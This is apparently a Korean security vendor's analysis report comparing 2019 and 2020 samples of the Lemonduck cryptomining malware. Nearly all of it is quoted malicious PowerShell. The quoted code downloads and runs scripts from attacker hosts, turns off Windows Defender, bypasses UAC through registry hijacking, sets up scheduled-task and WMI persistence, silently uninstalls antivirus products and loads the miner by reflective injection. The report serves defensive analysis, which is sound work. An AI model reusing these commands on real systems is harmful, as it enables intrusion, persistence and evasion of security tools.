THREAT ANALYSIS


Lemonduck

레몬덕 악성코드 분석 보고서


2019 vs 2020, 레몬덕 악성코드 무엇이 달라졌나?

지난 2018년부터 유포되기 시작한 '레몬덕(Lemonduck)' 악성코드는 파워쉘을 이용한 파일리스(fileless) 방식을 사용한다. 악성코드에 감염 시 다양한 형태로 내부 확산을 시도하며, 모네로 암호화폐 채굴 악성코드 설치를 목표로 한다. 해당 악성코드는 2019년 국내에서 유포된 정황이 확인됐고, 2020년에도 유포가 계속되고 있다. 레몬덕 악성코드는 버전이 지속적으로 업데이트 되어 다양한 기능들이 추가되고 있다. 또한 윈도우 시스템뿐 아니라 리눅스 시스템 대상으로도 암호화폐 채굴 악성코드를 유포하고 있다. 안랩은 지난 2019년, 월간' 안' 12월호를 통해 당시 버전을 기준으로 레몬덕 악성코드를 심층 분석한 바 있다. 이번 글에서는 레몬덕 악성코드가 지속적으로 업데이트 되는 점을 고려하여, 2019과 2020년 악성코드 샘플 중 하나를 각각 단계별로 분석해 비교해보고, 변경된 부분에 대해 설명한다.

2019년 월간'안' 12월호 레몬덕 악성코드 분석 보고서 바로가기




암호화폐 채굴 악성코드 설치를 목적으로 유포되는 레몬덕 악성코드는, BruteForce 및 취약점 공격과 악성 이메일을 통해 악성코드를 전파한다. 레몬덕 악성코드는 새로운 기능이 빠르게 추가되고 있으며, 올해의 레몬덕은 지난해와 비교했을 때 많은 부분이 달라졌다. 우선, 악성코드의 행위를 3단계로 나눠서 2019년과 2020년 샘플 중 하나를 각각 비교 분석해 차이점을 알아보도록 한다.



[그림 1] 2019 vs 2020년 레몬덕 악성코드 동작 흐름도

1단계: 악성코드 감염, 전파 및 설치

1단계에서는 악성코드 감염과 전파, 그리고 설치가 진행된다. 2019년 버전은 스케줄러를 통해 추가 스크립트를 다운로드하고 실행해 악성 행위를 수행했다. 반면, 2020년도 악성코드는 보호 기법을 후회하고 스케줄러뿐 아니라 WMI(Windows Management Instrumentation) 이벤트를 이용해 추가 스크립트를 다운로드 및 실행한다. 아래 그림은 SMB BruteForce를 예시로 설명한 동작 흐름도이며, 각 기능 별 비교 분석 내용은 아래와 같다.



[그림 2] 1단계 동작 흐름도 비교

악성코드 설치

레몬덕은 악성코드 전파를 위해 다양한 타깃을 공격한다. 아래는 악성코드 전파를 위해 SMB BruteForce 수행해 접속에 성공하게 되면 실행되는 명령어를 2019년과 2020년 별로 비교한 것이다.

2019년

```
$ipc_cmd='netsh.exe firewall add portopening tcp 65529 SDNS&netsh interface portproxy add v4tov4
listenport=65529 connectaddress=1.1.1.1 connectport=53&schtasks /create /ru system /sc MINUTE /mo 10 /tn
Rtsa /tr "powershell -nop -ep bypass -c ''IEX(New-Object
System.Net.WebClient).DownloadString(\\\"http://t.zer2.com/ipc.jsp?h\\\")''" /F & echo %%path%%|findstr
/i powershell>nul || (setx path "%path%;c:\windows\system32\WindowsPowershell\v1.0" /m) &schtasks /run
/tn Rtsa & ver|findstr "5\.[0-9]\.[0-9][0-9]*" && (schtasks /create /ru system /sc MINUTE /mo 60 /tn
Rtas /tr "mshta http://t.zer2.com/p.html?_%%COMPUTERNAME%%")'
```

2020년

```
$ipc_cmd='cmd /c powershell Set-MpPreference -DisableRealtimeMonitoring 1;Add-MpPreference
-ExclusionPath c:\;Add-MpPreference -ExclusionProcess
c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe & powershell -w hidden IE`x(Ne`w-Obj`ect
Net.WebC`lient).DownLoadString(''http://t.amy''+''nx.com/7p.php?0.8*ipc*%username%*%computername%*''+[Envi
ronment]::OSVersion.version.Major);bpu (''http://t.amy''+''nx.com/ipc.jsp?0.8'')'
```

[표 1] SMB BruteForce 통해 실행되는 명령어 비교

2019년 샘플의 경우 방화벽에 65529 포트를 오픈하고 추가 스크립트를 다운로드 하는 랜덤명의 스케줄러를 등록한다. 스케줄러가 실행되면 추가 스크립트를 다운로드해 실행한다. 2020년 샘플의 경우 Windows Defender의 실시간 감시 Off 및 Powershell.exe를 예외 프로세스로 등록하고 파워쉘을 통해 추가 스크립트를 다운로드하고 실행한다. 2019년의 경우 악성코드 전파 후 설치를 위해 스케줄러를 활용하여 추가 스크립트를 다운로드하는 반면, 2020년 버전은 파워쉘을 통해 추가 스크립트를 다운로드하는 차이점이 보이고 있다.

자동실행 등록

레몬덕에는 악성코드 설치 후 감염 상태를 유지하기 위해 자동실행을 등록하는 기능이 존재한다. 악성코드 전파를 통해 추가 스크립트를 다운로드 및 실행하고 자동실행을 등록한다.

2019년의 경우 다운로드 된 스크립트를 통해 XML 데이터가 담긴 %TEMP%\tempfile.txt를 드롭하고 해당 파일을 랜덤명의 스케줄러로 등록한다. 이후, 스케줄러를 통해 v.js를 다운로드하고 실행하며, 해당 파일로 v.jsp 파일을 다운로드 및 실행한다.

```
$tm1='$Lemon_Duck=''_T'';$y=''_U'';$z=$y+''p''+'''+$v+''';$m=(New-Object
System.Net.WebClient).DownloadData($y);[System.Security.Cryptography.MD5]::Create().ComputeHash($m)|forea
h{$s+=$_.ToString(''x2'')};if($s-eq''d8109cec0a5171 9be6f411f67b3b7ecl''){IEX(-join[char[]]$m)}'
$ru=$env:username
$tn3=-join([char[]](65..90+97..122)|Get-Random -Count (5+(Get-Random)%5))+'\'+-join([char[]](65..90+97..
122)|Get-Random -Count (5+(Get-Random)%5))
$of=$env:tmp+'\tempfle.txt'
$lf=$env:tmp+'\kdls92jsjqs0.txt'
$ti=Get-Date -Format 'yyyy-MM-ddTHH:mm:ss'
$us=@('http://t.zer2.com/v.js','http://t.awcna.com/v.js','http://t.amxnv.com/v.js')
if(([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([
Security.Principal.WindowsBuiltInRole] "Administrator")){
    $ru='System'
    $tn3='MicroSoft\Windows\'+$tn3
}
if(!(Test-Path $lf)){
    foreach($u in $us){
        if($u -eq $us[0]){$tn=-join([char[]](65..90+97..122)|Get-Random -Count (5+(Get-Random)%5))}
        if($u -eq $us[1]){$tn=-join([char[]](65..90+97..122)|Get-Random -Count (5+(Get-Random)%5))+'\'+-
        join([char[]](65..90+97..122)|Get-Random -Count (5+(Get-Random)%5))}
        if($u -eq $us[2]){$tn=$tn3}
        $tm.replace('TIME',$ti).replace('USER',$ru).replace('COMMAND',[Convert]::ToBase64String([System.
        Text.Encoding]::Unicode.GetBytes($tm1.replace('_T',$tn).replace('_U',$u))))|out-file $of
        if($ru -eq 'System'){
            schtasks /create /ru $ru /tn $tn /xml $of /F
        } else {
            schtasks /create /tn $tn /xml $of /F
        }
        schtasks /run /tn $tn
        Remove-Item $of
    }
```

[그림 3] 2019년 ipc.jsp 코드

```
$Lemon_Duck='raAdE';$y='http://t.zer2.com/v.js';$z=$y+'p'+
'?ipc_20201020';$m=(New-Object System.Net.WebClient).DownloadData($y
);[System.Security.Cryptography.MD5]::Create().ComputeHash($m)|
foreach{$s+=$_.ToString('x2')};if($s-eq
'd8109cec0a51719be6f411f67b3b7ec1'){IEX(-join[char[]]$m)}
```

[그림 4] tempfile.txt

2020년 샘플의 경우, 랜덤명의 스케줄러와 WMI 이벤트를 생성해 추가 스크립트를 다운로드 하고 실행하는 파워쉘 명령을 등록한다. 등록된 파워쉘 명령을 통해 악성 스크립트인 a.jsp 파일을 다운로드하고 실행한다.

즉, 2019년의 경우 스케줄러만 등록했다면 2020년 샘플의 경우 WMI를 이용한 방법을 추가해 악성코드 감염을 유지하려 한다.

```
foreach($u in $us){
    $i = [array]::IndexOf($us,$u)
    if($i%3 -eq 0){$tnf=''}
    if($i%3 -eq 1){$tnf=getRan}
    if($i%3 -eq 2){if($sa){$tnf='MicroSoft\Windows\'+(getRan)}else{$tnf=getRan}}
    $tn = getRan
    if($sa){
        schtasks /create /ru system /sc MINUTE /mo 60 /tn "$tnf\$tn" /F /tr "powershell -w hidden -c PS_CMD"
    } else {
        schtasks /create /sc MINUTE /mo 60 /tn "$tnf\$tn" /F /tr "powershell -w hidden -c PS_CMD"
    }
    start-sleep 1
                                    :
                                    :
                                    :
foreach($u in $us){

    $theName=getRan

    $wmicmd=$tmps.replace('U1',$u.substring(0,5)).replace('U2',$u.substring(5)).replace('a.jsp','aa.jsp')

    Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription" -Arguments @{Filter=(
    Set-WmiInstance -Class __EventFilter -NameSpace "root\subscription" -Arguments @{Name="f"+$theName;EventNameSpace=
    "root\cimv2";QueryLanguage="WQL";Query="SELECT * FROM __InstanceModificationEvent WITHIN 3600 WHERE TargetInstance
    ISA 'Win32_PerfFormattedData_PerfOS_System'";} -ErrorAction Stop);Consumer=(Set-WmiInstance -Class
    CommandLineEventConsumer -Namespace "root\subscription" -Arguments @{Name="c"+$theName;ExecutablePath=
    "c:\windows\system32\cmd.exe";CommandLineTemplate="/c powershell -w hidden -c $wmicmd"})}
```

[그림 5] 2020년 ipc.jsp

```
$tmps='function a($u){$d=(Ne`w-Obj`ect Net.WebC`lient)."DownloadData"($u);$c=$d.count;if($c -gt
173){$b=$d[173..$c];$p=New-Object
Security.Cryptography.RSAParameters;$p.Modulus=[convert]::FromBase64String(''2mWol7uXvGlBXpmdgv8v/3NTmnNu
bHtV62fWrk4jPFI9wM3NN2vzTzticIYHlm7K3r2mT/YR0WDciL818pLubLgum30r0Rkwc8ZSAc3nxzR4iqef4hLNeUCnkWqulY5C0M85b
jDLCpjblz/2LpUQcvljlfeIY6R7rpfqOLdHal0='');$p.Exponent=0x01,0x00,0x01;$r=New-Object
Security.Cryptography.RSACryptoServiceProvider;$r.ImportParameters($p);if($r.verifyData($b,(New-Object
Security.Cryptography.SHA1CryptoServiceProvider),[convert]::FromBase64String(-join([char[]]$d[0..171])))){I`ex(-join[char[]]$b)}}$url=''http://''+''U1''+''U2'';a($url+''/a.jsp'+$v+
''?''+(@($env:COMPUTERNAME,$env:USERNAME,(get-wmiobject
Win32_ComputerSystemProduct).UUID,(random))-join''*''))'
```

[그림 6] 스케줄러를 통해 실행되는 명령어

보안 프로그램 우회

2020년 샘플에서는 악성코드의 탐지를 우회하기 위해 다양한 방식을 사용하는 코드가 추가됐다. 먼저 악성코드 전파를 통해 실행되는 명령어에서 파워쉘을 실행해 Windows Defender의 실시간 감시를 끄고 검사 대상 예외로 powershell.exe를 추가한다.

```
$ipc_cmd='cmd /c powershell Set-MpPreference -DisableRealtimeMonitoring 1;Add-MpPreference
-ExclusionPath c:\;Add-MpPreference -ExclusionProcess
c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe & powershell -w hidden IE`x(Ne`w-Obj`ect
Net.WebC`lient).DownLoadString(''http://t.amy''+''nx.com/7p.php?0.8*ipc*%username%*%computername%*''+[Envi
ronment]::OSVersion.version.Major);bpu (''http://t.amy''+''nx.com/ipc.jsp?0.8'')'
```

[그림 7] SMB BruteForce를 통해 실행되는 명령어

이후, 다운로드 되는 추가 스크립트인 7p.php의 bpu 함수를 통해 UAC 우회, Windows Defender의 실시간 감시 끄기 및 검사 대상 예외 추가를 수행한다. 관리자 권한을 가지고 있을 경우, 파워쉘을 통해 Windows Defender 실시간 감시 끄기 및 검사 대상 예외를 추가하고 스크립트 다운로드 후 실행한다.

```
function bpu($payload){

    $ver=[Environment]::OSVersion.Version.Major

    $kill_payload="cmd /c echo Set-MpPreference -DisableRealtimeMonitoring 1;Add-MpPreference
    -ExclusionPath c:\;Add-MpPreference -ExclusionProcess
    c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe|powershell -w hidden"

    if($payload.startswith("http")){

        $payload="Iex(new-object net.webclient).downloadstring('"+$payload+
        "?$env:username*$env:computername*$ver')"

    }

    if(([int]([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).
    IsInRole([Security.Principal.WindowsBuiltInRole] 'Administrator'))){

        iex $kill_payload

        sleep 5

        iex $payload

        return

    }
```

[그림 8] 7p.php 코드

관리자 권한을 가지고 있지 않을 경우, 윈도우 버전에 따라 UAC 우회 코드가 실행된다. HKCU\Software\Classes\[key]\shell\open\command 레지스트리의 기본값에 명령어를 세팅한 후, DelegateExecute 값을 Null로 설정한다. 버전에 따라 다른 key값 및 권한이 높은 프로그램을 실행해 UAC를 우회하고 추가 스크립트 다운로드 후 실행한다.

```
if ($ver -eq 10) {
    $key="ms-settings"
    $exp="ComputerDefaults.exe"
    $payload="$kill_payload & powershell -w hidden $payload"
} else {
    $key="mscfile"
    $exp="CompMgmtLauncher.exe"
    $payload="powershell -w hidden $payload"
}
$regPath = "HKCU:\Software\Classes\$key\shell\open\command"
New-Item $regPath -Force
New-ItemProperty $regPath -Name "DelegateExecute" -Value $null -Force

if(!($payload.startswith("cmd /c") -or $payload.startswith("cmd.exe /c"))){
    $payload="cmd /c $payload"
}
Set-ItemProperty $regPath -Name "(default)" -Value "$payload" -Force
Start-Process $exp
sleep 5
Remove-Item $regPath -Force -Recurse
```

[그림 9] UAC 우회 코드

	Windows 10	Other
Key	mscfile	ms-settings
Program	CompMgmtLauncher	ComputerDefaults

[표 2] 버전 별 UAC 우회를 위해 사용되는 프로그램

다운로드 된 추가 스크립트(ipc.jsp, usb.jsp)에 의해 백신 프로그램이 삭제된다. 레몬덕 악성코드는 총 여덟 종류의 백신 프로그램을 삭제해 탐지를 우회하고 있다.

```
cmd /c start /b wmic.exe product where "name like '%Eset%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%%Kaspersky%%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%avast%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%avp%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%Security%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%AntiVirus%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%Norton Security%'" call uninstall /nointeractive
cmd /c "C:\Progra~1\Malwarebytes\Anti-Malware\unins000.exe" /verysilent /suppressmsgboxes /norestart
```

[그림 10] 백신 프로그램 삭제 코드

2019년 버전은 %TEMP%\kdls92jsjqs0.txt 파일이 존재하지 않으면 스케줄러를 등록하고 추가 스크립트를 다운로드했다. 2020년의 경우 'blackball' 이름으로 스케줄러와 WMI 이벤트가 존재하지 않으면 스케줄러 및 WMI 이벤트를 등록해 추가 스크립트를 다운로드해 중복감염을 방지하고 있다. 이는 파일 탐지를 우회하기 위해 변경된 것으로 추정된다.

2019

```
$of=$env:tmp+'\tempfle.txt'
$lf=$env:tmp+'\kdls92jsjqs0.txt'
$ti=Get-Date -Format 'yyyy-MM-ddTHH:mm:ss'
$us=@('http://t.zer2.com/v.js','http://t.awcna.com/v.js','
http://t.amxny.com/v.js')
if(([Security.Principal.WindowsPrincipal][Security.Principal
.WindowsIdentity]::GetCurrent()).IsInRole([Security.
Principal.WindowsBuiltInRole] "Administrator")){
    $ru='System'
    $tn3='MicroSoft\Windows\'+$tn3
if(!(Test-Path $lf)){
    foreach($u in $us){
    .
    .
    new-item $lf -type file
}
```


2020

```
try{

$doit=$stsrv.GetFolder("\").GetTask("blackball")

}catch{}

if(-not $doit){

    if($sa){

        schtasks /create /ru system /sc MINUTE /mo 120 /tn
        blackball /F /tr "blackball"

    } else {

        schtasks /create /sc MINUTE /mo 120 /tn blackball /F
```

[표 3] 중복 감염 방지 코드

2단계: 추가 악성코드 다운로드 및 실행

2단계에서는 설치된 악성코드를 통해 암호화폐 채굴 악성코드 설치, 악성코드 전파 기능을 수행하기 위해 추가 악성코드를 다운로드하고 실행한다. 파워쉘 스크립트를 통해 감염된 컴퓨터의 정보를 수집하고 추가 악성코드를 다운로드 요청을 보낼 때 인자값으로 탈취한 정보를 전송한다. 악성코드 다운로드 및 실행을 통해 암호화폐 채굴 악성코드를 설치하고 악성코드 전파 기능을 수행한다. 2단계 역시 2019년과 2020년 샘플을 비교 분석한다.



[그림 11] 2단계 비교 도식화

암호화폐 채굴 악성코드 설치

레몬덕 악성코드에는 파워쉘 스크립트를 통해 암호화폐 악성코드를 다운로드하고 설치하는 기능이 존재한다. 2019년 샘플은 x86, x64 환경에 따라 m3.bin, m6.bin 파일을 다운로드하고 라데온(Radeon) 그래픽 카드 사용 시 va.jsp를 다운로드 하고 실행한다. 2020년 샘플의 경우, x64 환경에서 그래픽 카드가 존재하면 m6g.bin 파일을, 존재하지 않으면 m6.bin 파일을 다운로드 한다.

2019 – v.jsp

```
try{
    if($localMn){
        if([IntPtr]::Size -eq 8){
            $mbin = "m6.bin"
            $mmd5 = "a48ea878f703c32ddac33abc6fad70d3"
        }else{
            $mbin = "m3.bin"
            $mmd5 = "9e72de890eeb784a875ef57b85b3eeld"
        }
        $arg = "/c powershell -nop -w hidden -ep bypass -c "+'"'+$code2+
        ';$mp=$env:tmp+'+"'\$mbin';"+'if(test-path
        $mp){$con=[System.IO.File]::ReadAllBytes($mp);[System.Security.Cryptograp
        hy.MD5]::Create().ComputeHash($con)|foreach{$s+=$_.ToString(''X2'')};if($
        s-ne'+"'$mmd5'"+'){$con='''}}if(!$con){$con=(New-Object
        Net.WebClient).downloaddata(''' + "$down_url/${mbin}?" + $params +
        ''');[System.IO.File]::WriteAllBytes($mp,$con)};for($i=0;$i -lt
        $con.count-1;$i+=1){if($con[$i] -eq
        0x0a){break}};iex(-join[char[]]$con[0..$i]);Invoke-ReflectivePEInjection
        -ForceASLR -PEBytes $con[($i+1)..($con.count)]"'
        Start-Process -FilePath cmd.exe -ArgumentList "$arg"
    }
}catch{}
if($isA){
    SIEX "$core_url/va.jsp"
}
```

2020 – a.jsp

```
if(($card -match "GTX|NVIDIA|GEFORCE")){$isn=1}
if(($card -match "Radeon|AMD")){$isa=1}

